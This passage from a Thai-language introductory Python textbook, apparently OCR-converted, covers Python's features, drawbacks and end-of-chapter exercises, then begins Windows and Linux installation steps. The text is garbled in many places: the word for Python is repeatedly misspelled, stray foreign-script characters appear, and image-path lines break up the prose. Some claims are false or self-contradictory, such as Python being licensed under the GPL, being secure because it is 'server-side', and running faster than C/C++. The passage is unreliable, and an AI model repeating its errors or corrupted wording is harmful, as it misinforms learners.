ไพธอน ถูกพัฒนาขึ้นมาโดยไม่ขึ้นกับแพลตฟอร์ม (Platform independent) กล่าวคือ สามารถทำงานได้ทั้งบนระบบปฏิบัติการตระกูลวินโดวส์ (Windows NT, 2000, 2008, XP, 7, 8, 10) ตระกูลยูนิกซ์และลีนุกซ์ (Unix and Linux) รวมถึงตระกูลแมคด้วย (Macintosh) โดยระบบปฏิบัติการเหล่านี้ติดตั้งเพียงโปรแกรมเปลี่ยนภาษาเครื่องของสถาปัตยกรรมนั้นๆ เท่านั้น (สามารถคนหาข้อมูลเพิ่มเติมเกี่ยวกับแพลตฟอร์มที่ไพธอนสนับสนุนได้ที่เว็บไซต์ทางการของไพธอน คือ <http://www.python.org>)

ภาษาไพธอนเป็นซอฟต์แวร์เสรี (Open source software) เมื่อൺภาษาพีเอชพี (PHP) ทำให้ผู้พัฒนาซอฟต์แวร์สามารถนำไพธอนมาพัฒนาเป็นโปรแกรมได้แบบไม่เสียค่าใช้จ่ายแต่อย่างใดทั้งสิ้น นอกจากนี้คุณสมบัติความเป็นซอฟต์แวร์เสรี ทำให้มีโปรแกรมหรือทั่วโลกเข้ามาช่วยกันพัฒนาให้ไพธอนมีความสามารถสูงขึ้นไปเรื่อยๆ ส่งผลให้สามารถครอบคลุมการใช้งานในลักษณะต่างๆ อย่างกว้างขวาง สามารถสรุปคุณสมบัติ และความสามารถของภาษาไพธอนได้ดังต่อไปนี้

**The popularity of Programming Language ( PYPL) Ranking 2020**



รูปที่ 1.1 แสดงภาษาคอมพิวเตอร์ที่ได้รับความนิยมในปี 2020

อ้างอิงจาก: <https://darly.solutions/the-most-popular-programming-languages-in-2021/>

### คุณสมบัติเด่นของภาษาไพธอน

- 1) โปรแกรมต้นฉบับ (Source code) ที่ถูกเขียนขึ้นด้วยภาษาไพธอน สามารถนำไปประมวลผลกับระบบปฏิบัติที่แตกต่างกันได้ทันที โดยไม่จำเป็นต้องทำการเขียนโปรแกรมใหม่ (Portable or cross platform, platform independent) ซึ่งระบบปฏิบัติการที่รองรับ เช่น Unix, Linux, Microsoft windows server NT, 2000, 2003, 2008, 2012, 2016, Microsoft windows desktop 95, 98, ME, XP, 7, 8, 8.1, 10, Amiga, Macintosh, BeOS, AIX, AROS, AS/400, OS/2, xBSD, VMS, QNX, MS-DOS, OS/390, z/OS, Palm OS, PlayStation, Psion, Solaris, RISC OS, HP-UX, Pocket PC และ VMS เป็นต้น
- 2) ตัวภาษาไพธอนถูกสร้างขึ้นมาจากภาษาซี ทำให้ได้รับอิทธิพลทางด้านไวยกรณ์ของภาษาซีติดมาด้วย ดังนั้นผู้ที่คุ้นเคยกับการเขียนโปรแกรมภาษาซีสามารถปรับตัวในเขียนภาษาไพธอนได้อย่างรวดเร็ว
- 3) ภาษาไพธอนเป็นภาษาที่สวยงาม ง่ายต่อการเรียนรู้ (Readability) เขียนโปรแกรมได้กระชับ (Writability) เนื่องจากมีโครงสร้างของภาษาไม่ซับซ้อนเข้าใจง่าย เป็นภาษาที่มีความยืดหยุ่นสูง (Flexibility) และมีความเสถียรภาพในการประมวลผล (Stability) จึงทำให้เป็นภาษาที่มีความน่าเชื่อถือสูง (Reliability)
- 4) ไพธอนมีความสามารถในการจัดการหน่วยความจำแบบอัตโนมัติ (Garbage collection) สามารถบริหารจัดการพื้นที่หน่วยความจำที่ใช้งานแบบไม่ต้องเนื่องให้สามารถทำงานได้อย่างมีประสิทธิภาพ ทำให้ผู้เขียนโปรแกรมไม่ต้องกังวลเกี่ยวกับการคืนหน่วยความจำให้กับระบบ เมื่อตอนที่เกิดขึ้นในภาษาซี
- 5) การแปลงภาษาของไพธอนเป็นแบบอินเทอร์เพเตอร์ (Interpreter) ซึ่งเป็นภาษาสคริปต์ (Script language) คือการประมวลผลโปรแกรมทีลະบรรทัดตามลำดับคล้ายกับภาษาเบลล์สคริปต์ (Unix shell script) ทำให้ใช้เวลาอันสั้นในการเขียนโปรแกรมและการคอมไพล์โปรแกรม (Compile) เหมาะสมกับงานด้านการดูแลระบบ (System administration) เป็นอย่างยิ่ง
- 6) ไวยกรณ์ไพธอนอ่านง่าย เนื่องได้กำจัดการใช้สัญลักษณ์ที่ใช้ในการกำหนดขอบเขต {} ของโปรแกรมออกไป (สำหรับผู้ที่เขียนภาษาซีหรือ

จ้าวามากก่อน ในตอนแรก ๆ จะไม่ค่อยชอบนัก แต่เมื่อเขียนโปรแกรมไปเรื่อย ๆ จะรู้สึกว่าคล่องตัวกว่ามาก) โดยใช้การย่อหน้าแทน ทำให้สามารถอ่านโปรแกรมที่เขียนโดยไม่ต้องเดาด้วย นอกจากนั้นโปรแกรมยังสนับสนุนการเขียนโปรแกรมแบบ Docstring ซึ่งเป็นข้อความสั้น ๆ เพื่อช่วยอธิบายการทำงานของฟังก์ชัน คลาส และโมดูลได้อย่างดี

- 7) ไพธอนเป็นภาษาอ่านง่าย (Glue language) คือสามารถเรียกใช้ภาษาอื่น ๆ ได้หลายภาษา ทำให้หมายเหตุที่จะใช้เขียนเพื่อประสานงานกับโปรแกรมที่เขียนในภาษาอื่น ๆ ได้ดี
- 8) ภาษาไพธอนถูกสร้างขึ้นโดยรวมคุณสมบัติเด่น ๆ ของภาษาต่าง ๆ เข้าไว้ด้วยกัน อาทิเช่น ภาษา C, C++, Java, Perl, ABC, Modula-3, Icon, Matlab, ANSI C, Lisp, Smalltalk และ Tcl เป็นต้น
- 9) ไพธอนสามารถเรียกใช้ภาษาซีและซีพลัสพลัส (C/C++) ได้ ในทางกลับกันภาษาซีและซีพลัสพลัส ก็อนุญาตให้func คำสั่งของไพธอนเอาไว้ภาษาในภาษาซีและซีพลัสพลัสได้ เช่นเดียวกัน
- 10) ไพธอนไม่ต้องเสียค่าใช้จ่ายใด ๆ ทั้งสิ้น เพราะตัวแปรภาษาไพธอนอยู่ภายใต้ลิขสิทธิ์จีเอ็นพี (GNU General Public License (GPL)) หรือซอฟต์แวร์เสรี
- 11) ไพธอนและชุดของไลบรารี สนับสนุนการประมวลผลทางด้านวิทยาศาสตร์ และวิศวกรรมศาสตร์ได้อย่างมีประสิทธิภาพ
- 12) ไพธอนมีฟังก์ชันที่สนับสนุนการเข้ามาร่วมกับระบบฐานข้อมูลได้หลากหลายชนิด เช่น MySQL, Sybase, Oracle, Informix, ODBC และอื่น ๆ
- 13) ไพธอนสนับสนุนการเขียนโปรแกรมเชิงวัตถุ (Object-oriented programming)
- 14) ไพธอนนำเสนอด้วยโครงสร้างตัวแปรแบบใหม่ที่มีความยืดหยุ่นสูง (Built-in object types) เพื่อให้ผู้เขียนโปรแกรมสะดวกในการพัฒนา มากขึ้น เช่น ลิสต์ (List) ดิกชันนารี (Dictionary) ทัพเบิล (Tuple) และเซ็ต (Set) เป็นต้น ซึ่งโครงสร้างตัวแปรใหม่เหล่านี้ ทำให้ง่ายต่อการใช้งาน มีประสิทธิภาพและมีความยืดหยุ่นในการใช้งานสูง
- 15) ไพธอนเตรียมเครื่องมือต่าง ๆ เพื่อใช้ในการประมวลผลข้อมูลและเพิ่มข้อมูล (Text file) การจัดเรียงข้อมูล การตรวจสอบเงื่อนไขของข้อมูล การแทนค่า ไวยากรณ์คروبถัวน

## บทที่ 1:- ภาษาไพธอน

- 16) ไพธอนเป็นภาษาประเภท Server side script คือ การทำงานของภาษาไพธอนจะทำงานด้านฝั่งเซิร์ฟเวอร์หรือผู้ให้บริการ (Server) และส่งผลลัพธ์กลับไปยังไคลเอนท์หรือผู้ขอใช้บริการ (Client) ทำให้มีความปลอดภัยสูง
- 17) ไพธอนมีโมดูลสนับสนุนการเขียนโปรแกรมกับระบบ (System) เช่น โปรเซส เครดิต รวมถึงระบบเครือข่ายคอมพิวเตอร์ ได้เป็นอย่างดี
- 18) ไพธอนเตรียมเครื่องมือสำหรับสร้าง Internet script หรือ CGI script สำหรับเชื่อมตอกับเครือข่ายอินเทอร์เน็ตผ่านซ็อกเก็ต (Sockets API) จึงทำให้สามารถเชื่อมต่อและใช้งานแอพพิเคชันต่าง ๆ แบบระยะไกลได้ เช่น FTP, Gopher, SSH เป็นต้น ซึ่งหมายความว่าการพัฒนาแอพพลิเคชันบนระบบเครือข่าย
- 19) ไพธอนสนับสนุนเทคโนโลยีแบบ COM (Component Object Model Technologies) บนระบบปฏิบัติการวินโดว์ CORBA, ORBs, XML เป็นต้น
- 20) ไพธอนจัดเตรียมเครื่องมือสำหรับงานด้านนิพจน์ทั่วไป (Regular expression) ซึ่งเกี่ยวข้องกับกลุ่มของสัญลักษณ์ที่ใช้ในการค้นหาแทนที่ หรือเปรียบเทียบคำหรือขอความกับข้อมูลชนิดสตริงไว้อย่างพร้อมเพียง
- 21) ภาษาไพธอนใช้พัฒนาเว็บเซอร์วิส (Web service) รวมทั้งใช้สร้างเว็บไซต์สำเร็จรูปที่เรียกว่า Content Management Framework (CMF) ได้
- 22) ไพธอนอนุญาตให้ผู้พัฒนาโปรแกรมสามารถสร้าง Dynamic Link Library (DLL) จากภาษาอื่น ๆ เพื่อใช้งานร่วมกับไพธอนได้ เช่น .dll ของวินโดว์ เป็นต้น
- 23) ไพธอนใช้มาตราฐานสำหรับสร้างส่วนเชื่อมต่อ (Interface) คือ Tkinter API ที่ได้รับอิทธิพลมาจากการ Tk ซึ่งทำงานบนระบบปฏิบัติการยูนิกซ์มาก่อน โดยสนับสนุนกราฟฟิกของ X windows วินโดว์ และ Macintosh จุดเด่นที่สำคัญของการใช้ Tkinter API คือช่วยให้ผู้พัฒนาโปรแกรมไม่จำเป็นต้องแก้ไขรหัสต้นฉบับเพื่อนำไปทำงานบนระบบปฏิบัติการอื่น ๆ
- 24) ไพธอนมีไลบรารีที่สนับสนุนงานด้านการสร้างภาพกราฟฟิกและการประมวลผลภาพ (Image processing) มากมาย เช่น การปรับความ

คุณภาพ การอ่านไฟล์ภาพขนาดใหญ่ การบันทึกไฟล์ให้ในรูปแบบต่าง ๆ ได้อย่างสะดวกและมีประสิทธิภาพ

- 25) ไฟล์อนเตอร์ยมไลบรารีสำหรับสนับสนุนการเขียนโปรแกรมทางด้านปัญญาประดิษฐ์ (Artificial intelligent) เช่น Naive Bayes และ K-Nearest Neighbors ไว้ด้วย
- 26) ไฟล์อนสนับสนุนการทำงานแบบ Dynamic typing คือ สามารถเปลี่ยนชนิดของข้อมูลได้ง่ายและสะดวก

#### ข้อด้อยของภาษาไฟล์อน

- 1) ด้านความเร็ว: ไฟล์อนเป็นภาษาสคริปต์ (Scripting language) ซึ่งทำงานโดยมีตัวแปลงภาษา (Interpreter) แปลงคำสั่งในแท็ลอบรหัสของโปรแกรมต้นฉบับ (Source code) ให้เป็นภาษาเครื่อง (Machine code) ในขณะที่โปรแกรมกำลังทำงาน ซึ่งแตกต่างจากภาษาซี ซีพลัสพลัส โคงอล หรือปาสคัล เพราะภาษาเหล่านี้จะทำการแปลรหัสต้นฉบับให้กลายเป็นภาษาเครื่องทั้งหมดก่อนเริ่มต้นทำงาน ส่งผลให้โปรแกรมขนาดใหญ่ที่เขียนขึ้นด้วยภาษาไฟล์อนจะทำงานได้ช้ากว่าโปรแกรมที่ใช้เทคนิคการคอมไพล์เพิ่มต้นฉบับทั้งหมดก่อน
- 2) โอกาสเกิดข้อผิดพลาดชนิด Runtime error (ความผิดพลาดขณะโปรแกรมกำลังทำงาน) สูงขึ้น: จะด้อยในเรื่องนี้ มีผลกระทบมาจากการแปลงภาษาแบบอินเทอร์พรีเตอร์โดยไม่ได้แปลรหัสต้นฉบับทั้งหมดก่อนทำงานนั่นเอง ในการประมวลผลตัวแปรของภาษาสคริปต์ จะไม่มีการตรวจสอบความถูกต้องของการเรียกใช้ตัวแปรและชนิดของตัวแปรทั้งหมดก่อนเริ่มทำงาน ดังนั้นถ้าผิดพลาดนาโปรแกรมขาดความระมัดระวัง (Logic error) ในระหว่างพัฒนาโปรแกรม จะทำให้มีโอกาสเกิดความผิดพลาดจากการเรียกใช้ตัวแปรที่ไม่ได้ประกาศไว้ หรือใช้งานตัวแปรผิดประเภทได้ง่าย
- 3) การระบุขอบเขตของคำสั่งและตัวแปร: ไฟล์อนไม่ใช่ {} เป็นสัญลักษณ์สำหรับกำหนดขอบเขตของคำสั่ง หรือตัวแปรในการเขียนโปรแกรม เหมือนกับภาษาเรดบลูส์ เช่นซี/ซีพลัสพลัสหรือจาวา แต่ใช้การย่อหน้าเพื่อบ่งบอกถึงขอบเขตการทำงานของคำสั่งและตัวแปรแทน ส่งผลให้ยากต่อการพัฒนาโปรแกรมที่มีขนาดใหญ่มาก ๆ และโปรแกรม

## บทที่ 1:- ภาษาโปรแกรม

มีความซับซ้อนสูง ๆ เช่น การเขียนโปรแกรมที่มีเงื่อนไขการทำงานแบบซ้อนกันหลายชั้น (Nested loop) เพราะต้องสังเกตการวนย่อหน้าให้ถูกต้อง



แม้ว่าโปรแกรมที่ถูกพัฒนาด้วยไฟรอนจะมีความเร็วในการทำงานมากกว่า C/C++ และ Java ก็ตาม แต่ไฟรอนมีข้อเด่นที่สำคัญ คือ ความเร็วในการพัฒนาโปรแกรม ปัจจุบันมีโปรแกรมเมอร์พยายามจะนำข้อดีของไฟรอน คือ ความยืดหยุ่น และความง่ายในการเขียนโปรแกรม รวมกับความเร็วในการทำงานของ C/C++ เข้าไว้ด้วยกัน เช่น cython, Psyco, py2exe, cx\_Freeze, py2app, bbfreeze, IronPython เป็นต้น

**สรุป:** ในบทนี้แนะนำภาษาไฟรอนว่า คืออะไร มีคุณสมบัติพิเศษ แตกต่างจากภาษาอื่นอย่างไร ข้อเด่น ข้อด้อย รวมไปถึงความสามารถที่ครอบคลุมไปในสาขาวิชาต่าง ๆ มากมาย

### แบบฝึกหัดท้ายบท

1. ภาษาไฟรอนกำเนิดขึ้นมาจากภาษาใด และใครเป็นผู้พัฒนาขึ้นมา
2. คุณสมบัติเด่นของภาษาไฟรอนมีอะไรบ้าง
3. ไฟรอนเป็นภาษาแบบหลายมุ่งมอง (Multi-paradigm languages) หมายความว่าอย่างไร และมีข้อดีอย่างไร
4. ไฟรอนทำงานได้หลาย platform มีความหมายว่าอย่างไร
5. ซอฟต์แวร์เสรีมีลักษณะเป็นอย่างไร อธิบายมาพอสั้น些
6. จุดแข็งที่สุดของภาษาไฟรอนคืออะไร
7. จุดอ่อนของภาษาไฟรอนมีอะไรบ้าง
8. Logic error คืออะไร
9. ทำไมไฟรอนจึงทำงานได้ช้ากว่าภาษาอื่น ๆ




## บทที่ 2

### การติดตั้งโปรแกรมไพธอนและทดสอบการใช้งาน (Python program installation and testing)

ในบทนี้จะแนะนำการติดตั้งโปรแกรมภาษาไพธอนเวอร์ชันล่าสุด บนระบบปฏิบัติการต่าง ๆ เช่น วินโดวส์ (Windows) แมคอินทอช (Macintosh) และลีนุกซ์ (Linux) และทดสอบตัวแปลงภาษาไพธอนโดยการเขียนโปรแกรมง่าย ๆ (Hello World) ในตอนท้ายของบทจะแนะนำการใช้งานโปรแกรมไป (pip) เพื่อช่วยในการติดตั้งแพ็จเกจเสริมให้กับไพธอน และ Google Colaboratory สำหรับเขียนโปรแกรมไพธอนโดยไม่ต้องติดตั้ง (ออนไลน์)

#### 3. การติดตั้งและใช้งานไพธอนบนระบบปฏิบัติการวินโดวส์

- ดาวน์โหลดไฟล์ติดตั้งของไพธอนล่าสุดได้จาก <http://www.python.org> ดังรูป 2.1




รูปที่ 2.1 ดาวน์โหลดไพธอนสำหรับวินโดวส์


คลิกดาวน์โหลดโปรแกรมไพธอนเวอร์ชันล่าสุด ❶ (วันที่ 21 มิถุนายน 2564 คือ เวอร์ชัน 3.9.5 สำหรับคอมพิวเตอร์ที่เป็นสถาปัตยกรรมแบบ 64 บิตบนวินโดวส์ ❷ ซึ่งส่วนใหญ่ถูกใช้งานในปัจจุบัน) ไฟล์ติดตั้งที่ดาวน์โหลดมาแล้ว จะถูกเก็บอยู่ใน C:\Users\xxx\Downloads โดย \xxx คือชื่อของผู้ใช้งาน

เข่น C:\Users\suchart\Downloads เป็นต้น ไฟล์ติดตั้งจะมีชื่อว่า python-3.9.5-amd64.exe ❸ มีขนาดของไฟล์ประมาณ 27 เมกกะไบต์

2) ลำดับถัดไปให้ดับเบิลคลิกไฟล์ python-3.9.5-amd64.exe เพื่อเข้าสู่ขั้นตอนการติดตั้ง ดังรูปที่ 2.2 โดยคลิกเลือก Add Python 3.9 to PATH ด้วย ❶ เพื่อให้วินโดว์สามารถเรียกใช้งานไฟล์ได้จากทุก ที่ ภายในโครงสร้างไดเรคทรอรี เสร็จแล้วให้คลิกเลือก Install Now ❷




รูปที่ 2.2 เลือกวิธีและตำแหน่งไดเรคทรอรีสำหรับการติดตั้งไฟล์ การติดตั้งไฟล์จะต้องมีสิทธิ์ในการติดตั้งไฟล์ วินโดว์จะเป็นต้องขอใช้สิทธิ์ในการติดตั้งโปรแกรมเสมอ ให้เลือก Yes ดังรูปที่ 2.3



รูปที่ 2.3 วินโดว์รองขอใช้สิทธิ์ในการติดตั้งโปรแกรม


บทที่ 2:- การติดตั้งโปรแกรมไพธอนและทดสอบการใช้งาน

3) โปรแกรมจะดำเนินการติดตั้ง ให้รอสักครู่ ดังรูปที่ 2.4



รูปที่ 2.4 แสดงความก้าวหน้าในการติดตั้งโปรแกรม

4) เมื่อโปรแกรมติดตั้งเสร็จ ให้คลิกเลือกปุ่ม Close ดังรูปที่ 2.5




รูปที่ 2.5 สิ้นสุดการติดตั้งโปรแกรมไพธอน


5) โปรแกรมไพธอนที่ถูกติดตั้งทั้งหมด จะถูกเก็บอยู่ภายใต้เครื่องหรือที่มีชื่อว่า C:\Users\xxx\AppData\Local\Programs\Python\Python39 โดย xxx คือชื่อผู้ใช้งาน และไฟล์ส่วนทางลัด (Shortcut) จะถูกสร้างขึ้นเพื่อช่วยให้ผู้ใช้งานสามารถเรียกใช้งานไพธอนได้สะดวกสบายยิ่งขึ้น โดยไฟล์ส่วนทางลัดดังกล่าวจะถูกสร้างและเก็บอยู่ภายใต้เครื่องหรือที่มีชื่อว่า

C:\Users\xxx\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Python 3.9

6) ทดสอบเรียกใช้งานโปรแกรมเอดดิเตอร์ภาษาไพธอน (Python editor) โดยคลิกที่ปุ่มวินโดวส์ ① >> เลือกหมวดตัวอักษร P ② >> Python3.9 >> IDLE (Python 3.9 64-bit) ③ หรือคลิกแล้วพิมพ์ความว่า “python” ก็ได้ ดังรูปที่ 2.6 และตัวอย่างโปรแกรม IDLE แสดงในรูปที่ 2.7



รูปที่ 2.6 แสดงการเรียกใช้งานโปรแกรมไพธอนเอดดิเตอร์ IDLE



รูปที่ 2.7 โปรแกรมไพธอนเอดดิเตอร์ IDLE 3.9

## บทที่ 2:- การติดตั้งโปรแกรมไฟรอนและทดสอบการใช้งาน

### 4. การติดตั้งและใช้งานไฟรอนบนระบบปฏิบัติการยูนิกซ์-ลินุกซ์

โดยปกติไฟรอนจะติดตั้งมากับลินุกซ์อยู่แล้ว ทดสอบโดยการเปิดเทอร์มินอล (Terminal) และพิมพ์คำสั่ง `python@root:~$ python` จะปรากฏเวอร์ชันของไฟรอนออกมากให้เห็น ถ้าไม่ปรากฏแสดงว่ายังไม่ได้ติดตั้งเอาไว วิธีการติดตั้งทำได้ 2 วิธี คือ ติดตั้งแบบแพ็กเกจ (Package) และการติดตั้งด้วยมือ (Manual)

#### การติดตั้งแบบแพ็กเกจบนลินุกซ์ Centos/Fedora

##### 1. พิมพ์คำสั่งต่อไปนี้ในเทอร์มินอล

```
python@root:~$ yum install openssl-devel bzip2-devel expat-devel
gdbm-devel readline-devel sqlite-devel
```

รอสักครู่ โปรแกรมจะติดตั้ง package ต่าง ๆ ให้อัตโนมัติ เมื่อไม่มีข้อผิดพลาดใด ๆ เกิดขึ้น ไฟรอนจะสามารถเรียกใช้งานได้ทันทีโดยใช้คำสั่ง `python@root:~$ python`



การติดตั้งแบบ Package ต้องเชื่อมตอกับเครือข่ายอินเทอร์เน็ตเสมอ

#### การติดตั้งแบบแพ็กเกจบนลินุกซ์ Ubuntu/ LinuxMint/Debian

##### 1. พิมพ์คำสั่งต่อไปนี้ในเทอร์มินอล

```
python@root:~$ sudo apt-get install build-essential libncursesw5-
dev libreadline5-dev libssl-dev libgdbm-dev libc6-dev libsqlite3-
dev tk-dev
```

รอสักครู่ โปรแกรมจะติดตั้ง package ต่าง ๆ ให้อัตโนมัติ

## การติดตั้งด้วยมือบนลินุกซ์-ยูนิกส์

การติดตั้งด้วยมือ คือการติดตั้งด้วยการนำเอาไฟล์ต้นฉบับ (Source program) มาคอมไพล์กับระบบปฏิบัติการ บนสถาปัตยกรรมของเครื่องปัจจุบัน ที่กำลังทำงานอยู่ ดังนั้นจำเป็นต้องมีคอมไพล์เลอร์ของภาษา C/C++ ติดตั้งอยู่บนเครื่องเสียก่อน เพราะว่าไฟล์ต้นฉบับของภาษา C นั่นเอง โดยปกติlinux จะติดตั้งคอมไпал์เลอร์ภาษา C มาให้อยู่แล้ว สามารถทดสอบโดยพิมพ์คำสั่งดังต่อไปนี้ในเทอร์มินอล

```
python@root:~$ gcc หรือ
python@root:~$ g++
```

### ขั้นตอนการติดตั้งไฟล์ต้นฉบับด้วยมือ

